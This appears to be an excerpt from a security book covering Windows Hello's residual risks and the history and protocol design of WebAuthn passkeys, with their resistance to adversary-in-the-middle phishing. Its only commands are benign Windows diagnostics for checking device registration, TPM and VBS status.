3. Recovery without passwords. Recovery is the graveyard of elegant authentication systems. If the fallback is email password reset or SMS, attackers will attack that. A serious passwordless deployment needs phishing-resistant backup credentials, admin recovery workflows, fraud controls, and tested user education [879].

4. Post-quantum signatures. ECDSA P-256 is strong against classical attackers, but not against a future cryptographically relevant quantum computer. NIST has standardized post-quantum signature algorithms (ML-DSA and SLH-DSA; ML-KEM is a key-encapsulation mechanism, not a signature), but the FIDO/WebAuthn hardware and browser ecosystem still needs migration paths [111]. Hybrid signatures are plausible; deployment at ecosystem scale is the challenge.

5. ESS coverage. The high-assurance biometric story depends on compatible hardware. Many enterprise devices lack ESS-capable built-in sensors. Hardware refresh cycles are slow. Policy has to distinguish "Hello works" from "Hello works with the protected biometric pipeline we require" [339].

6. Accessibility and inclusion. Not every user can or should use face or fingerprint authentication. Injuries, disabilities, religious or cultural contexts, privacy needs, lighting conditions, masks, gloves, and sensor failures all matter. PINs and hardware keys must remain first-class alternatives, not grudging fallback.

7. Privacy and unlinkability. Attestation can identify authenticator models; credential managers can sync across ecosystems; enterprises can observe sign-in patterns. The passwordless future must avoid turning stronger authentication into stronger tracking.

The theoretically ideal system would combine local zero-knowledge biometric verification, revocable biometric templates, hardware-attested non-exportable keys, post-quantum signatures, secure cross-vendor credential portability, and phishing-resistant recovery. That system does not fully exist. Windows Hello is a large step away from shared secrets, not the final form of authentication.

What it means for you

If you are reasoning about Windows Hello, do not ask whether it is "secure" in the abstract. Ask which link you are evaluating.

For the remote verifier in a key-backed Hello, WHfB, or WebAuthn flow, Windows Hello is a major improvement. The server stores a public key or validates a certificate path. A phishing site cannot ask the user to type the private key. A breached relying-party database does not reveal a reusable password. A captured

signature is bound to a challenge and relying party. This is the cleanest part of the design.

For the local device, the answer depends on hardware and policy. TPM 2.0 matters. VBS matters. ESS-capable sensors matter. NGC state matters. A PIN-only Hello deployment on managed TPM-backed devices may be stronger than a password-heavy deployment even without biometrics. A non-ESS biometric deployment on unmanaged or heterogeneous hardware should not be treated as the same assurance level as an ESS-protected one.

For enterprise rollout, prefer cloud trust unless your environment has a specific reason not to. Inventory hardware before promising biometric assurance. Treat privileged users separately. Issue backup hardware keys. Test recovery. Remove password prompts last, not first.

For application developers, do not invent a biometric protocol. Use WebAuthn. Let platform authenticators handle local verification. Store public keys and verify signatures correctly. Make recovery as phishing-resistant as sign-in.

For users, the practical advice is simple:

```
# Check device registration and NGC state
dsregcmd /status

# Check TPM readiness
certutil -tpminfo

# Check whether VBS is running, a prerequisite for several modern
   isolation claims
Get-CimInstance -Namespace root/Microsoft/Windows/DeviceGuard `
  -ClassName Win32_DeviceGuard |
  Select-Object VirtualizationBasedSecurityStatus,
   SecurityServicesRunning
```

Look for `NgcSet: YES`, TPM 2.0 readiness, and VBS status appropriate to the claims your organization is making. If the claim is ESS-protected biometrics, ask for hardware-model evidence, not just a screenshot of a successful face sign-in.

The Reasoner payoff is this: in the scoped, key-backed model, Windows Hello is not "a face password." It is a public-key credential unlocked by local user verification. That distinction explains both its strength and its failures. The server-side shared secret is gone; the local trust chain remains.

Common Misreadings

Several Windows Hello misunderstandings recur often enough that they are worth settling explicitly.

Does Microsoft store my face in the cloud? No. In the Windows Hello model, the biometric material used for matching stays on the local device. The relying party receives a public key during registration and signatures during authentication. In an enterprise deployment, Entra ID or Active Directory trusts the public key or certificate path; it does not need the user's face template to verify a sign-in [253]. This is not just a privacy promise. It is structurally necessary to the design. If the biometric template were uploaded as the verifier's secret, Windows Hello would have recreated the server-side password database with a biometric value that is harder to rotate.

Can a photograph fool Windows Hello? A simple visible-light photograph is exactly the kind of attack Windows Hello face recognition was designed to resist. The system uses near-infrared imaging and anti-spoofing requirements for compatible face hardware [866]. But the honest answer is not "photos never matter." The honest answer is that presentation resistance is an arms race. A commodity photo, an emulated infrared camera stream, a purpose-built near-infrared presentation device, and a changed template are different attack classes. Some have been demonstrated against specific Windows Hello configurations and patched or mitigated; others are blocked by ESS-capable hardware; all require threat-model-specific reasoning [874], [339], [886].

Is a PIN less secure than a password? In the Hello architecture, no. A password is a roaming shared secret: if an attacker learns it, they can try it from another device. A Hello PIN is a local unlock factor for a key on one device. The attacker needs the device, the PIN, and a way past local anti-hammering controls. That does not mean every four-digit PIN is wise for every user. It means the comparison is not length-versus-length; it is roaming secret versus device-bound key unlock [253].

What is the difference between Windows Hello and Windows Hello for Business? Consumer Windows Hello can mean two different things. With a Microsoft account or FIDO/WebAuthn relying party, it can use the same key-based pattern this chapter has been describing. With a purely local Windows account, Microsoft documents it as convenient sign-in rather than the same asymmetric public/private-key credential. Windows Hello for Business is the managed enterprise architecture: policy, device registration, trust models, Conditional Access, Intune or Group Policy deployment, and on-premises/hybrid integration [253], [869].

Do passkeys replace Windows Hello? No. On Windows, Hello is one of the ways a user verifies locally to create or use a passkey. Passkeys generalize the public-key model across websites and platforms through WebAuthn and FIDO2. Windows Hello is a platform authenticator in that ecosystem; it does not become obsolete merely because the relying party calls the credential a passkey [849], [865].

What happens if I lose the device? For a traditional device-bound Windows Hello for Business credential, the user re-enrolls on a new device through the organization's bootstrap and recovery process. For synced consumer passkeys, credential restoration depends on the platform credential manager, such as iCloud Keychain or Google Password Manager [881], [882]. For high-assurance users, the right answer is planned redundancy: at least one backup hardware security key, tested recovery, and administrative processes that do not silently fall back to weak password reset.

Is Windows Hello safe from quantum computers? Not indefinitely. Current FIDO2 and WebAuthn deployments commonly use ECDSA P-256, which is strong against classical attackers but not against a future cryptographically relevant quantum computer running Shor's algorithm. That future machine does not exist for practical credential forgery today, but infrastructure takes years to migrate. Post-quantum signature planning belongs on the roadmap now, not after the first emergency [111].

Should administrators use face unlock? Sometimes, but not as a slogan. For privileged roles, the safer baseline is a managed, TPM-backed Hello credential plus hardware FIDO2 keys and strict Conditional Access. ESS-capable biometrics can be reasonable where the hardware chain is verified. Non-ESS biometrics on older or external-sensor systems should not be treated as equivalent to a hardware security key for Tier-0 administration.

> ▪ **BEQUEATHS** Windows Hello hands the next link a narrow guarantee: in the key-backed model, the sign-in credential has no server-side shared secret. A device-bound, preferably TPM-protected private key (Chapter 2, The TPM) signs a fresh challenge after a local gesture, so the WebAuthn and Passkeys chapter (Chapter 21) can generalize the same pattern to every origin on the web. The bequest stops at the sign-in boundary. Hello does not provide endpoint integrity after unlock, an un-spoofable non-ESS sensor, or a phishing-resistant recovery path. Those residuals continue into Pass-the-Hash to Pass-the-PRT (Chapter 19), Zero Trust (Chapter 26), and Continuous Access Evaluation (Chapter 27).

CHAPTER 21

WebAuthn and Passkeys

TRUST-CHAIN LEDGER

INHERITS	The hardware-bound asymmetric credential and local user-verification gesture. A private key the verifier never receives, usable only after a PIN, face, or fingerprint unlocks it (Chapter 12, Windows Hello); and the TPM-sealed, non-exportable key whose private half the operating system can use but never read (Chapter 2, The TPM).
PROMISE	When a user signs in with a platform-bound Windows passkey, the relying party receives only a public key and an origin-bound signature; the long-term private key never leaves the TPM and signs only after a Windows Hello gesture, so a relying-party impersonator (adversary-in-the-middle) cannot induce a usable credential and a verifier-database leak yields no authenticator. Serviced boundary: the browser/app ↔ relying-party network channel, bound by `clientDataJSON.origin` and `rpIdHash`.
TCB	`webauthn.dll` (the OS dispatcher), the TPM-backed platform authenticator and CNG/NCrypt key provider, Windows Hello as the user-verification gate, the browser's correct origin determination, and the relying party's server-side verification of origin, `rpIdHash`, challenge, and signature. For a synced or vault-backed passkey the sync fabric or third-party vault joins the TCB.
ADVERSARY → BREAK	The adversary stops attacking the ceremony and attacks the *lifecycle*. Origin binding defeats AitM phishing and the public-key model defeats verifier compromise, but the system's assurance is the *minimum* of the sign-in ceremony and the recovery flow, and the major consumer and enterprise recovery

	flows surveyed here bottom out at weaker primitives (SMS-OTP, a retained recovery key, audited helpdesk discretion, or sync-fabric account recovery). Synced and vault-backed passkeys additionally remove the single-TPM non-exportability premise; NIST treats their assurance ceiling as AAL2 because of the syncable-authenticator and recovery model, even when key material is end-to-end encrypted at rest. Coerced consent and same-device kernel malware are outside the protocol entirely.
RESIDUAL	Recovery-flow strength is diagnosed here, but the session a strong sign-in mints is governed downstream: bearer-token issuance and revocation → Zero Trust (Chapter 26) and Continuous Access Evaluation (Chapter 27); the enterprise transport carrying the resulting assertion → Kerberos (Chapter 17), and the legacy protocol it displaces → The Death of NTLM (Chapter 16); same-device kernel-mode malware and the secure-world gesture path → The Secure Kernel (Chapter 6) and Credential Guard (Chapter 15); the TPM AIK/EK attestation chain and the biometric-template internals behind the UV gesture → The TPM (Chapter 2), Attestation (Chapter 5), and Windows Hello (Chapter 20); plug-in-registration telemetry → ETW: The EDR Substrate (Chapter 25). Post-quantum forgeability of the COSE/TPM signature algorithms is out of scope for this book's chain.
BEQUEATHS	Origin-bound, non-replayable front-door authentication (in its strongest form a platform-bound Windows Hello passkey that reaches AAL3 at the moment of sign-in), the floor the cloud-session chapters Zero Trust (Chapter 26) and Continuous Access Evaluation (Chapter 27) stand on when they govern the session that sign-in mints. Does NOT provide: recovery-flow strength (the system's AAL is the minimum of ceremony and recovery), AAL3 for synced or vault-backed passkeys, defense against a coerced user, or protection from kernel-mode malware already on the device.
PROOF	○ documented + reproducible. W3C WebAuthn Level 3, FIDO CTAP 2.x, NIST SP 800-63-4, and Microsoft Learn / the `microsoft/webauthn` header; the PowerShell probes below are the local capture recipe. No ✓ capture: WebAuthn signing needs a Windows host with a TPM, which this Linux build host is not.

> **The Reasoner's question.** When a user signs in with a passkey on Windows, what is bound to the relying party, what stays inside the authenticator, and where does the trust chain fall back to weaker recovery machinery?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **Windows Hello (Chapter 20).** The local user-verification gesture (PIN, fingerprint, or face) that unlocks key use without becoming the remote secret. In this chapter Hello is the `UV` provider: it proves the local user is present and verified before a WebAuthn credential signs. The gesture and biometric-template internals belong to that chapter.
- **TPM 2.0 (Chapter 2).** A Windows platform passkey is normally backed by the TPM and exposed through `webauthn.dll`; the private key is never exported to the browser or relying party, only used after Hello unlocks it. The sealing and attestation internals belong to the TPM chapter.
- **Relying party and origin.** The relying party is the service that owns the account. The origin is the scheme, host, and port the browser is actually on. WebAuthn's security comes from binding signatures to the relying party identifier derived from that origin.
- **CTAP.** The Client-to-Authenticator Protocol is the wire format between the client and authenticator: USB, NFC, BLE, platform APIs, or hybrid transport. WebAuthn is the browser/API layer; CTAP is the authenticator layer.
- **Passkey.** A user-facing name for a discoverable WebAuthn credential. The credential can be device-bound in a hardware authenticator or synced through an end-to-end-encrypted platform or password-manager fabric. That lifecycle distinction matters as much as the cryptography.
- **Reasoner stance.** Count factors only after asking what an attacker must defeat: phishing resistance, verifier-compromise resistance, replay/relay resistance, step-up, and recovery. The old know/have/are taxonomy is not strong enough for this chapter.

▸ CHAPTER THESIS **Password plus push-notification MFA is no longer a strong authenticator.** 2024-2026 adversary-in-the-middle phishing kits walk straight through it. WebAuthn and passkeys are strong, but only if you score them against the right axes (phishing resistance, verifier-compromise resistance, replay/relay resistance, step-up, recovery), not the inherited know/have/are taxonomy. This chapter walks the five-axis criteria framework, the WebAuthn Level 3 plus CTAP 2.x protocol layer, and the Windows-specific stack: `webauthn.dll`, Windows Hello as the user-verification gesture, the Windows 11 24H2 third-party passkey provider plug-in model, hybrid transport from a phone, and the seven attestation statement formats. The thesis the chapter lands on: a passkey deployment is exactly as strong as the weakest path back into the account; in the major consumer platforms surveyed here, that recovery path is weaker than the authentication ceremony itself, while managed enterprises can improve the floor only by engineering recovery with the same care as sign-in.

Two factors, no security

A junior engineer at a mid-size firm types her Microsoft 365 credentials into what looks exactly like the real `login.microsoftonline` page, approves the push notification on her phone, and an hour later the security team is reading her inbox: because the attacker was, too. The kit is Tycoon 2FA, the technique is reverse-proxy adversary-in-the-middle, and the marketing claim that "password plus MFA is two factors" just lost to a commodity off-the-shelf service. The same class of phishing-as-a-service kit (Evilginx, Caffeine, EvilProxy, Tycoon 2FA) is the dominant phishing toolset in 2024-2026; the kit sits between the user and the real Microsoft login page, captures the credentials and the post-MFA session cookie in flight, and hands a live session to the attacker [888].

Replay the exact same attack against a colleague whose only authenticator is a WebAuthn passkey. The kit serves the look-alike page; the page hands the browser a WebAuthn `PublicKeyCredentialRequestOptions` blob with a fresh challenge. The browser builds `clientDataJSON` with `type: "webauthn.get"`, the actual origin the user is on (the look-alike domain `login-microsoft0nline.example`, protocol scheme included), and the challenge. The browser will not let the look-alike page claim Microsoft's real `rpId` (the `rpId` must be a registrable suffix of the actual origin), so the authenticator is queried for a credential scoped to the look-alike domain and finds nothing. It never registered a passkey for that domain. There is no signature to relay. The kit gets bytes that the real Microsoft server will reject on the first verification step. Microsoft's own documentation puts it bluntly: passkeys "use origin-bound public key cryptography, ensuring credentials can't be replayed or shared with malicious actors" [879].

The know/have/are taxonomy ranks these two ceremonies as the same. Password plus push is "something you know" plus "something you have," and so is password plus a passkey on a YubiKey. The taxonomy predicts that both ceremonies are roughly twice as strong as one factor alone. The phishing kit demolishes one and bounces off the other. *The taxonomy is wrong.*

The right question is not "how many factors did the user produce?" It is "what does the attacker have to defeat?" The know/have/are buckets group authenticators by what the user *feels* they are producing. The criteria framework groups them by *what an attacker has to defeat*. Only the second taxonomy predicts the outcome of a real-world attack. The phishing kit walks through password plus push because nothing in that ceremony binds the user's secret to a specific origin. It bounces off

the passkey because the passkey signs over the origin the browser is actually on, and no amount of reverse proxying changes that string.

If the taxonomy is wrong, what is the right one? That is the question the criteria framework answers.

The criteria framework: five axes that actually predict outcomes

The replacement for know/have/are is a five-row table. The rows are *what an attacker has to defeat*, not *what the user thinks they are producing*. NIST SP 800-63-4 does not enumerate exactly these five axes; this is the chapter's synthesis of NIST's normative criteria with FIDO and IETF literature. The spine of the table is taken from NIST SP 800-63-4 (final, July 2025) [889], NIST SP 800-63B-4 [890], the FIDO Alliance Authenticator Certification Levels [891], and the IETF channel-binding lineage that runs from RFC 5056 (Williams, November 2007) [892] through RFC 9266 (Whited, July 2022) [893].

> ◆ **DEFINITION, PHISHING-RESISTANT AUTHENTICATOR** An authenticator whose protocol prevents a relying party impersonator (an adversary-in-the-middle) from inducing the authenticator to release a usable credential value. NIST SP 800-63B-4 formalizes the requirement as *verifier-impersonation resistance*. The practitioner formulation, courtesy of Yubico, is verbatim: an authenticator is phishing-resistant if it binds its output to a communication channel or a verifier name [894].

Axis 1: phishing resistance

The criterion: can a look-alike domain induce the user (or the user's authenticator) to release a credential value that the look-alike then replays to the real verifier? Password plus any unbound second factor (SMS-OTP, TOTP, push) fails the criterion: the kit just forwards every value the user produces. WebAuthn passes it by construction: the authenticator signs over `clientDataJSON`, which the *browser* fills in with the actual origin the user is on, and the signature is computed jointly over a hash of the RP identifier derived from that origin. The RP refuses any signature whose RP-ID hash does not match the registered `rpId`.

> ◆ **DEFINITION, ORIGIN BINDING** The mechanism by which WebAuthn enforces phishing resistance: the browser writes the user's actual origin into `clientDataJSON.origin`, the authenticator signs over the SHA-256 hash of the canonical RP identifier (`rpIdHash` in `authenticatorData`), and the relying party

> validates that `rpIdHash` matches the RP identifier under which the credential was registered. The cryptography is trivial. The value is in the binding.

Microsoft's Entra documentation states the criterion verbatim: passkeys "provide verifier impersonation resistance, which ensures an authenticator only releases secrets to the Relying Party (RP) the passkey was registered with and not an attacker pretending to be that RP" [879].

Axis 2: verifier-compromise resistance

The criterion: if the relying party's authentication database is exfiltrated, can the attacker use the stolen material to log in? Passwords fail this criterion in the worst possible way: a salted hash is replayable after offline cracking, and a billion-row password dump is the standard primary input to credential stuffing. The public-key model passes the criterion definitionally. The relying party stores only the credential's public key; no signature is ever made by the relying party. Even a complete database leak gives the attacker zero authenticators.

This criterion is older than WebAuthn by half a century. Morris and Thompson's 1979 password paper made the verifier-compromise case for hashing passwords on a multi-user UNIX system [895] the WebAuthn move is the realisation that even bcrypt'd password databases lose this criterion eventually, because the work factor that protects them today is one Moore's-law decade away from being trivial.

Axis 3: replay and relay resistance

The criterion: can an attacker who observes one successful authentication replay it later, or relay it to a different verifier? OTP-based ceremonies (HOTP [896], TOTP [897]) provide partial replay resistance via a per-instance counter or timestamp, but they offer almost no relay resistance: the AitM kit forwards the OTP through its proxy within the OTP's validity window.

WebAuthn passes the criterion with three layered mechanisms. The first is a fresh challenge issued by the RP for every ceremony, which the authenticator signs over. The second is a signature counter in `authenticatorData` that, when an authenticator maintains one, increases on each use; a regression is a clone signal the relying party can reject, though zero or non-monotonic counters (common for synced passkeys) are allowed. The third is channel binding: the structurally correct answer to relay attacks, which sits at the TLS layer rather than the application layer. (The IETF Token Binding stack (RFC 8471, RFC 8473, both October 2018) [898] [899] was the most ambitious attempt at the channel-binding criterion at the application layer. Both RFCs remain Proposed Standard at the IETF (the

datatracker history pages record no Historic reclassification event for either [900] [901]) but Chromium disabled the feature path around the RFC publication window and removed Token Binding support in Chrome 72 in January 2019; no major browser has implemented it since [902] [903]. The `clientDataJSON.tokenBinding` field is therefore a no-op in 2026 production. WebAuthn solves the criterion above the channel by signing the origin into the assertion itself.)

The cleaner channel-binding answer is RFC 9266 `tls-exporter` for TLS 1.3 (Whited, July 2022) [893], which extends RFC 5056's channel-binding framework into the TLS 1.3 world, but no major browser wires `tls-exporter` into WebAuthn out of the box as of January 2026. The current WebAuthn deployment treats the origin string in `clientDataJSON` as the primary channel binding, with HTTPS itself providing the underlying TLS guarantee.

Axis 4: step-up and session continuity

The criterion: can the relying party demand a *fresh* authentication for a high-value action (transfer money, change password, invite a user), and can it tell the difference between a session that was authenticated with strong factors and one that was authenticated with weak factors? WebAuthn answers this with two flag bits in `authenticatorData`. `UP` (user present) is set when the authenticator detected a presence test: a touch, a click, an NFC tap. `UV` (user verified) is set when the authenticator additionally verified the user via PIN, biometric, or other gesture. A relying party that demands `userVerification: "required"` can force `UV=1` on the assertion; an RP that issues a fresh challenge for a high-value action gets a fresh signature tied to that challenge.

Generic transactional confirmation ("sign a description of *this specific transaction*") was attempted in WebAuthn's earliest drafts via the `txAuthSimple` and `txAuthGeneric` extensions [904]. Neither extension was ever implemented by browsers, and both are absent from the Level 3 specification surface as of January 2026 [905]. Secure Payment Confirmation, a sibling W3C specification (Web Payments Working Group) that builds on WebAuthn via the `payment` extension [865], is the productised replacement for payment transactions; general transactional authorization remains an open problem.

Axis 5: recovery and lifecycle

The heretical thesis: this is the only axis that matters in production, and it is the axis on which every modern platform still bottoms out at a single-factor primitive. We will foreshadow it here and land on it in the recovery section. A passkey ceremony that scores AAL3 phishing-resistant at the authentication moment can be a single-factor SMS-OTP at the recovery moment, and the *system's* AAL is

the recovery flow's AAL, not the authentication ceremony's. Microsoft's Entra documentation already flags account recovery as a load-bearing deployment cost: FIDO2 keys "can increase costs for equipment, training, and helpdesk support. Especially when users lose their physical keys and need account recovery" [879].

> ▪ **NOTE. RECOVERY IS THE FACTOR** The single most predictive question about an authentication system is not "what factor does the user produce at sign-in?" but "what factor produces the credential when the user has lost the original one?" We come back to this in the recovery section.

The criteria table as a spine

The five axes give the chapter its spine. Every later section fills in a row of the same five-column table. The columns are the strongest authenticators we have shipped: password, password plus SMS-OTP, password plus TOTP, password plus push with number matching, device-bound FIDO2 hardware key, synced passkey, and a hypothetical "recovery-flow-aware" composite. The criteria-aware ranking later in this chapter re-orders that table in a way the know/have/are taxonomy cannot.

> ▸ **KEY IDEA** The know/have/are taxonomy groups authenticators by what the user feels they are producing. The criteria framework groups them by what an attacker has to defeat. Only the second taxonomy predicts the outcome of a real-world attack.

If these are the right axes, when did we figure that out?

Where the taxonomy came from

The know/have/are taxonomy did not appear all at once. The 1970s and 1980s operating-systems literature already grouped authentication factors into "something the user knows," "something the user has," and "something the user is". It was a way of talking about the design space, not a regulatory criterion. The taxonomy entered U.S. federal procurement via the Department of Defense's *Trusted Computer System Evaluation Criteria* in December 1985: the Orange Book, DOD 5200.28-STD [906], which required identification and authentication at every assurance class above D and made passwords the canonical *something you know* in federal IT. The Orange Book did not invent the taxonomy; it codified it.

Two decades later, in June 2004, NIST canonised the same taxonomy as the U.S. federal regulatory framework. NIST SP 800-63 *Electronic Authentication Guideline*: by William Burr, Donna Dodson, and W. Timothy Polk: defined four assurance levels and tied each to a combination of authenticator categories that the levels could accept [907] [908]. Burr's framework absorbed two decades of accumulated practice with hardware OTP tokens. The canonical commercial OTP product, RSA SecurID, had shipped in 1986 (a key fob that produced a fresh code each minute using a built-in clock and a factory-encoded seed [909]) and SP 800-63 explicitly accepted SecurID-class authenticators at the higher assurance levels. The four-level structure (later AAL1 through AAL3 in the post-2017 redesign) lasted through SP 800-63-1 (2011), –2 (2013), –3 (2017), and -4 (2025); every revision is recognizably the same shape [910]. (The CSRC bibliographic page for the 2004 first edition renders the leading author as a blank entry preceded by a stray comma for reasons unrelated to authorship. The actual cover-page authorship is Burr, Dodson, and Polk: the citation in the references list above uses the correct three-name form.)

In parallel, the cryptographic protocol literature was building the *criteria* taxonomy that would eventually displace know/have/are. Bellcore's Neil Haller published RFC 1760 in February 1995: the S/KEY one-time password system, a Lamport hash chain that produced a fresh login secret each time and that an eavesdropper could not replay [911]. Haller's text already says the technique was first suggested by Leslie Lamport, which makes 1995 the first IETF standardization of replay-resistance as a design criterion. RFC 4226 (HOTP, December 2005) [896] and RFC 6238 (TOTP, May 2011) [897] generalized the same idea into the synchronised counter and time-based variants the world now calls "authenticator app" codes.

The verifier-impersonation criterion got its first IETF expression in November 2007. Nico Williams' RFC 5056 *On the Use of Channel Bindings to Secure Channels* defined the concept that "the two end-points of a secure channel at one network layer are the same as at a higher layer," and bound authentication at the higher layer to the channel at the lower layer [892]. RFC 5056 was the protocol-literature acknowledgment that authentication needed to be tied to *something the network attacker could not change*: the channel itself, not just the user's typing.

Kim Cameron's *The Laws of Identity*, published on identityblog.com in May 2005, captured the same idea from a higher-level perspective. The seven Laws are a framework for federated identity on the open Internet; Laws 2 ("minimal disclosure for a constrained use") and 4 ("directed identity") are the conceptual ancestors of WebAuthn's *origin binding* and *per-RP key pair* design [912]. Cameron was Microsoft's Chief Architect of Identity through this period, and the Laws

shaped a generation of Microsoft thinking on identity. The Laws preceded the consortium that would actually ship the protocol by eight years.

§ **ASIDE — WHY THE TAXONOMY STUCK** The criteria framework was *available* in the literature by 2007: replay resistance from S/KEY (1995), channel binding from RFC 5056 (2007), origin binding from Cameron's Laws of Identity (2005). It did not displace know/have/are in regulatory documents until NIST SP 800-63-3 in 2017 (which introduced the "phishing-resistant authenticator" term) and SP 800-63-4 in 2025 (which made verifier-impersonation resistance a first-class criterion). Why the gap? The know/have/are taxonomy is *legible to procurement*. It produces neat checkboxes. The criteria taxonomy is *cryptographically meaningful* but produces fewer neat checkboxes. Regulation prefers checkboxes until breach data forces a change.




Figure 21.1: Forty years of authentication standards on four converging tracks: Regulatory (Orange Book → NIST SP 800-63 → SP 800-63-3 → SP 800-63-4), Protocol (S/KEY → HOTP/TOTP → RFC 5056 → Token Binding), FIDO (U2F → WebAuthn+CTAP2 → passkeys → CTAP 2.2), and Windows (webauthn.dll → ECC+Conditional UI → third-party providers): all feeding the five-axis criteria framework: phishing resistance, verifier-compromise resistance, replay/relay resistance, step-up, and recovery.

By 2007 the criteria framework was on paper. By 2013 there was a consortium for it: the FIDO Alliance launched on 12 February 2013, with six founding members [861]. Earlier identity-layer attempts (Mozilla Persona / BrowserID, launched July 2011, with decommissioning announced January 2016 and the service shut down on 30 November 2016 [913]) had tried to build a browser-mediated identity layer at

the HTTP level and failed to achieve traction. The FIDO consortium took a different bet: solve the authentication ceremony first, leave the identity-layer above it to OIDC and SAML. What happened first in a browser?

U2F: the first browser ceremony designed against phishing

December 2014. Yubico, Google, and NXP Semiconductors publish FIDO 1.0 / Universal 2nd Factor (U2F) [914] U2F 1.0 reached Proposed Standard status on 9 October 2014, with the broader FIDO 1.0 announcement window running through December [914]. The FIDO overview catalogs the design tradeoffs explicitly: a U2F device mints origin-specific keys, checks the origin hash before signing, and refuses to sign if the relayed key handle does not match the request origin [914]. This was the first time a browser ceremony was designed against the phishing-resistance criterion as a *primary* goal rather than as an afterthought.

The U2F ceremony has five field-level moving parts. An *AppID* string identifies the relying party, derived from the page's origin so a phisher's domain cannot produce a U2F signature for the real bank. A *challenge* is a per-ceremony nonce the relying party generates. A *key handle* is an opaque blob the authenticator returns at registration and supplies on every later assertion; the relying party uses it to address the right credential on the next challenge. A *signature counter* increments monotonically on every assertion, letting the relying party detect simple cloning. And the *signature* itself is an ECDSA P-256 signature over the AppID hash, the challenge, the counter, and a presence flag.

The AppID rule is the load-bearing piece. The browser computes the AppID from the actual origin the user is on; the authenticator signs over its hash; the relying party compares it to the AppID under which the credential was registered. A look-alike domain produces a different AppID, which produces a different signature, which the real verifier rejects. This is the same trick WebAuthn will later generalize as `rpId` binding, and it is the trick that makes a U2F signature for the real RP structurally unusable to an AitM kit operating from a different origin. Password capture, fallback paths, and stolen sessions remain deployment risks; the U2F signature itself is the part the kit cannot replay.

The canonical deployment paper is *Security Keys: Practical Cryptographic Second Factors for the Modern Web*, by Juan Lang, Alexei Czeskis, Dirk Balfanz, Marius Schilder, and Sampath Srinivas, in the Financial Cryptography 2016 preproceedings [915]. The paper documents Google's internal rollout: a hardware second factor for every employee, replacing the company's previous OTP-based MFA. The

empirical scoreboard for the criteria framework gets its first data point here: after the rollout, Google reported zero phishing-related account takeovers on employee accounts during the deployment period. This is not a controlled study; it is the largest natural experiment in deployed phishing resistance the industry had seen.

> ▪ **NOTE. WHAT U2F GOT RIGHT** U2F is the moment the authentication community made a structural design choice: phishing resistance is a property of the *protocol*, not of *user training*. No amount of "look for the lock icon" advice closes the phishing gap; a protocol that signs over the origin closes it by construction.

U2F's limitation is that it is, by design, a *second* factor. The password under it remains the load-bearing weak link: a credential-stuffer can reuse the password against a service that does not require U2F, and a phisher can still capture the password even if they cannot capture the U2F signature. The AppID idea was correct; what was missing was the willingness to make the strong factor *the* factor, not a layer on top of a weak one. The bridge from U2F to FIDO2 is exactly that move.

The other piece U2F got right and FIDO2 inherited is the principle that the credential is *device-bound* by default. The FIDO U2F overview describes origin-specific public/private key pairs created on the device and usable only for that origin [914]. This is the same property that makes synced passkeys, when they arrive in May 2022, a *productization* rather than a *cryptographic* move. The bytes are the same. The lifecycle is different.

If the second factor is doing all the work, why not make it *the* factor?

FIDO2 + CTAP 2.0 + WebAuthn Level 1: the spec lands

March 4, 2019. The World Wide Web Consortium and the FIDO Alliance announced that the Web Authentication specification was an official W3C Recommendation [916] the dated Recommendation slug is `REC-webauthn-1-20190304` [250]. Same launch window, with January 30, 2019 as the underlying CTAP 2.0 Proposed Standard date [917]. The pair is what the industry markets as *FIDO2*.

The reframe was decisive. A *platform authenticator* (Windows Hello on Windows, Touch ID on macOS, the Android Keystore on Android) was now a first-class FIDO authenticator. The user's laptop or phone could be the authenticator. The browser did not need a separate USB device; it could call into the OS instead. This is the move that made FIDO2 a consumer technology, not just a security-team technology.

◆ **DEFINITION — WebAuthn relying party (RP) and rpId** The *relying party* is the web service that owns the user's account. The *rpId* is a string identifying that party for credential scoping; it must be a registrable suffix of the page's origin (so `login.bank.com` may use `bank.com` as its `rpId`, but `evil.com` may not). All WebAuthn signatures cover the SHA-256 hash of the `rpId` (`rpIdHash`), which the authenticator places in `authenticatorData`; the browser separately records the actual origin in `clientDataJSON` and enforces that the `rpId` is a registrable suffix of that origin. The relying party validates the signature against the public key registered for that `rpId`. Phishing resistance is `rpId` binding, full stop [865].

The Web IDL surface that WebAuthn Level 1 standardized is small. `navigator.credentials.create({publicKey:...})` registers a new credential; `navigator.credentials.get({publicKey:...})` produces an assertion. Both return `PublicKeyCredential` objects. The complexity is not in the API; it is in the byte-level structures the API exchanges.

